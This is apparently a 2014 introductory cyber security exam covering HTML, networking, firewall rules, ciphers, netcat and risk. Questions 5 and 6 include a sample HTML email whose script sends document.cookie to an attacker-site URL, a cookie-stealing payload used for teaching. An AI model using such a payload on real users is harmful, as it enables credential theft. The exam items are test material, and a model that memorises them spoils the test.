SI110: Introduction to Cyber Security, Technical Foundations

Fall AY2014 – 12-Week Exam

Individual work.
Closed book. Closed notes.
You may not use any electronic device.

Your answers must be legible to receive credit.

Each of the 20 problems is worth 5 points.

On the front of every sheet, legibly write your

Name: _____, Alpha: _____, Section Number: _____

ASCII Table for Printable Characters

Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char	Dec	Hex	Char
32	20		46	2e	.	60	3c	<	74	4a	J	88	58	X	102	66	f	116	74	t
33	21	!	47	2f	/	61	3d	=	75	4b	K	89	59	Y	103	67	g	117	75	u
34	22	"	48	30	0	62	3e	>	76	4c	L	90	5a	Z	104	68	h	118	76	v
35	23	#	49	31	1	63	3f	?	77	4d	M	91	5b	[	105	69	i	119	77	w
36	24	$	50	32	2	64	40	@	78	4e	N	92	5c	\	106	6a	j	120	78	x
37	25	%	51	33	3	65	41	A	79	4f	O	93	5d	]	107	6b	k	121	79	y
38	26	&	52	34	4	66	42	B	80	50	P	94	5e	^	108	6c	l	122	7a	z
39	27	'	53	35	5	67	43	C	81	51	Q	95	5f	_	109	6d	m	123	7b	{
40	28	(	54	36	6	68	44	D	82	52	R	96	60	`	110	6e	n	124	7c	|
41	29	)	55	37	7	69	45	E	83	53	S	97	61	a	111	6f	o	125	7d	}
42	2a	*	56	38	8	70	46	F	84	54	T	98	62	b	112	70	p	126	7e	~
43	2b	+	57	39	9	71	47	G	85	55	U	99	63	c	113	71	q			
44	2c	,	58	3a	:	72	48	H	86	56	V	100	64	d	114	72	r			
45	2d	-	59	3b	;	73	49	I	87	57	W	101	65	e	115	73	s			

hex digit	0	1	2	3	4	5	6	7	8	9	a	b	c	d	e	f
4-bit pattern	0000	0001	0010	0011	0100	0101	0110	0111	1000	1001	1010	1011	1100	1101	1110	1111

File Type	Header (Hex)	Header (ASCII)
png	89 50 4e 47	.PNG
jpg	FF D8 FF E0	ÿØÿà
bmp	42 4D	BM
avi	52 49 46 46 xx xx xx xx 41 56 49 20 4C 49 53 54	RIFF.... AVI LIST
mpg (video)	00 00 01 Bx	....
wav	52 49 46 46 xx xx xx xx 57 41 56 45 66 6D 74 20	RIFF.... WAVEfmt
xls	D0 CF 11 E0 A1 B1 1A E1	ÐÏ.à¡±.á
mp3	FF Fx	ÿ.
pdf	25 50 44 46	%PDF
zip	50 4B 03 04	PK..

Given the following HTML:

```
<html>
<head></head>
<body>
 <script type="text/javascript">
 var count=0;
 while(count < 3)
 {
  document.write("GO NAVY! ");
  count=count+1;
 }
 </script>
<p>Check out what's going on around the yard by clicking here: <a id="foo"
onclick="document.getElementById('foo').href='http://www.usma.edu';"><u>http://intranet.usna.edu
</u></a></p>
<p>Go<span id="bar" onmouseover='document.location="http://www.navysports.com";'> here </span>
for the latest scores!</p>

</body>
</html>
```

1. For element "foo",
   a. Box the entire start tag
   b. underline the entire innerHTML
   c. Circle the entire end tag

2. List all attribute names that are defined in element "bar".

3. What happens when you click on http://intranet.usna.edu? What makes that happen?

4. You have a client side script in a form that connects to a server-side script that takes a single variable input, like the number 9, and it adds up all the numbers from 1 to 9. If the user enters a non-number, it returns 0. It works by just looping over each number starting with 9, and subtracting 1 until it reaches 0.
   Client side:

```
<form name="cs" onsubmit="return false;"
          action="http://rona.cs.usna.edu/addup.jsx"
          method="get">
  <input type="text" name="N">
  <input type="button" onclick="if(document.forms.cs.N.value > 0) submit();" value="Add">
</form>
```

   server side:

```
function(N) {
   sum = 0;
   if( isNumeric(N) ) { //isNumeric returns true if N is a number
     sum = 0;
     while( N != 0 ) {
        sum = sum + N;
        N = N - 1;
     }
   }
   return sum;
}
```

   a. What is the URL that is visited if a user enters *9* in the text box and clicks the button?

   b. How could an evil user bypass the client-side input validation and break the server? What would happen?

   Use the following scenario for the Questions 5 and 6 that follow. Scenario: An attacker sends an email with the following code in an HTML email, that you read with the web email client from www.insecurewebmail.com. The email client stores your username and password in a cookie.

```
  Free Kitten<BR>

  <IMG id="hook" src="http://www.attckersite.net/kitty.jpg"><BR>
 <script type="text/javascript">
document.write('<img src="http://www.attackersite.net/kitten.jpg?' + document.cookie + '">');
</script>
  Call 787-3845 for information.
```

   In the web email client you see the text from the email and a picture of a kitten.

5. What information can the attacker expect to receive and where can he expect to recover the information from? Choose from the following:

   a. Attacker's Username, Attacker's Password, From www.attackersite.net web server logs

   b. Attacker's Username, Attacker's Password, From www.insecurewebmail.com web server logs

   c. Your Username, Your Password, From www.insecurewebmail.com web server logs

   d. Your Username, Your Password, From www.attackersite.net web server logs

6. After identifying the attack by viewing the source of the HTML email, you report the incident to the InsecureWebMail technical support staff. The InsecureWebMail technical support staff addresses the issue by blocking "document.cookie" from HTML emails and adds some new security features.

   You notice that the URL you use to check your email at InsecureWebMail is now:

   http://www.insecurewebmail.com/inbox.html?user=***Your Username***&pswd=***Your Password*** .

   With this new scheme of placing the username and password in the URL, in what two ways are your username and password exposed? That is, in what two places could an attack look for it them?

   For the purpose of the next 3 questions, as discussed in the class notes, a "network" is a set of hosts with the same Network Address (thus on the same local network).

7. When host A needs to send a packet to host B, it calculates their respective network addresses by combining what values? Circle all that apply:
   A. MAC address
   B. IP address
   C. Hostname
   D. Subnet Mask


8. If host A wants to send a packet to host B and determines that host B is on the _same_ network, host A sends the packet with a destination IP address of host B and a destination MAC address of:
   A. Host A's Gateway Router
   B. Host B's Gateway Router
   C. Host A
   D. Host B

9. If host A wants to send a packet to host B and determines that host B is on a _different_ network, host A sends the packet with a destination IP address of host B and a destination MAC address of:
   A. Host A's Gateway Router
   B. Host B's Gateway Router
   C. Host A
   D. Host B

10. Matching:


__ Domain name	A.	Uniquely identifies a host. May change over time.
__ IP address	B.	Uniquely identifies a network adapter. Does not change over time.
__ MAC address	C.	Easy to remember, but cannot be used to communicate directly between hosts.
__ Subnet Mask	D.	Name of a set of wireless basestations that appear as a single access point.
__ ESSID	E.	Number that reveals a network address in an IP address.

11. Given the image of the two wireless networks below, and assuming 10.4.52.34 has communicated with every host on both networks, list the IP addresses of all dynamic entries for hosts that are in 10.4.52.34's arp table.



12. For the following diagram
    a) Fill in the missing names of the network protocol stack layers below.
    b) Next to the layers fill in one protocol that operates at that layer.

(a) **Network Protocol Stack** (b)



For problems 13 and 14, we are setting up a firewall for ilovecyber.net's gateway router. The ilovecyber.net network (2.2.2.x) must provide the following services, but should otherwise be as secure as possible.

Hostname	Network Service	Provided on server	Service is provided for
bill	web	2.2.2.10	all hosts except those 'blacklisted' networks
bob	ssh	2.2.2.12	all hosts in the ilovecyber.net network

The "blacklisted" networks are our known enemies: 141.32.16.x and 140.168.2.x Note: "x" for port means "any port" or in part of an IP address means "any 8-bit segment of that IP address."

rule	action	tcp/udp	port	source IP	destination IP
1	forward	tcp	80	x	2.2.2.10
2	drop	tcp	80	141.32.16.x	2.2.2.10
3	drop	tcp	80	140.168.2.x	2.2.2.10
4	drop	both	x	x	2.2.2.x

13. the above ruleset fails because (circle one):
   a. it doesn't allow inside hosts port 22 access to bob
   b. it doesn't allow some hosts port 80 access to bill that should have it
   c. it allows blacklisted hosts port 80 access to bill
   d. it allows outside hosts port 22 access to bill
   e. the above ruleset does not fail because it meets the objectives

rule	action	tcp/udp	port	source IP	destination IP
1	drop	tcp	80	141.32.16.x	2.2.2.10
2	drop	tcp	80	140.168.2.x	2.2.2.10
3	forward	tcp	80	x	2.2.2.10
4	drop	both	x	x	2.2.2.x

14. the above ruleset fails because (circle one):
   a. it doesn't allow inside hosts port 22 access to bob
   b. it doesn't allow some hosts port 80 access to bill that should have it
   c. it allows blacklisted hosts port 80 access to bill
   d. it allows outside hosts port 22 access to bill
   e. the above ruleset does not fail because it meets the objectives

15. Use the Vigenere cipher with key CYBER to decrypt the message CRUETM.

.	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
A	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z
B	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A
C	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B
D	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C
E	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D
F	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E
G	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F
H	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G
I	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H
J	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I
K	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J
L	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K
M	M	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L
N	N	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M
O	O	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N
P	P	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O
Q	Q	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
R	R	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q
S	S	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R
T	T	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S
U	U	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T
V	V	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U
W	W	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V
X	X	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W
Y	Y	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X
Z	Z	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R	S	T	U	V	W	X	Y

16. If there is no available name server, what would be the difference (in general terms) in the resulting responses if you entered a website's symbolic name in the the browser (http://www.quadrocopter.com/) for the first time versus if you entered its actual IP address (http://50.63.202.29) into the web browser.

17. Write the respective commands for each host in order to establish a TCP netcat connection between the two of them:

Host 1 on 10.53.88.12 as server listening on the port 19992

C:\>_____

Host 2 on 10.53.12.94 as client connecting to the same port

C:\>_____

Problems 19 and 20 refer to the following scenario. Bob works for a small business that specializes in new technologies. There is a strict policy which forbids wireless access points, however, Bob works long hours and weekends so he decided to set one up against the rules so that he can relieve some stress through video games or surfing the net wirelessly. He did set-up WEP and change the default username and password. One month later the business sysadmin discovers there has been a massive breach throughout the network. Much of the unencrypted project data is gone, logs are wiped, and local usernames and passwrods are found posted on hacker websites.

18. Write the number of the description on the right that matches the item on the left: (not all numbers will be used)

____a.Vulnerability	1. Bob's laptop
	2. The loss of valuable intellectual property
____b.Exploit	3. Video games
	4. The wireless access point
____c.Impact	5. Mysterious attacker
	6. Sysadmin
____d.Threat	7. The use of WEP password hacking software

19. What pillars of IA were violated in the attack. Justify each.

20. Use labels ↑, ↓, – to show how the various factors in the risk IA risk equation go up, down or remain the same when the stated action is taken. Note: We are talking about the risk of attack against a small business specializing in new technologies.

Action	Threat	Vulnerability	Likelihood	Impact	Risk
Encrypt all project data.	_____	_____	_____	_____	_____
Have the sysadmin inspect for and remove Illegal wireless access points.	_____	_____	_____	_____	_____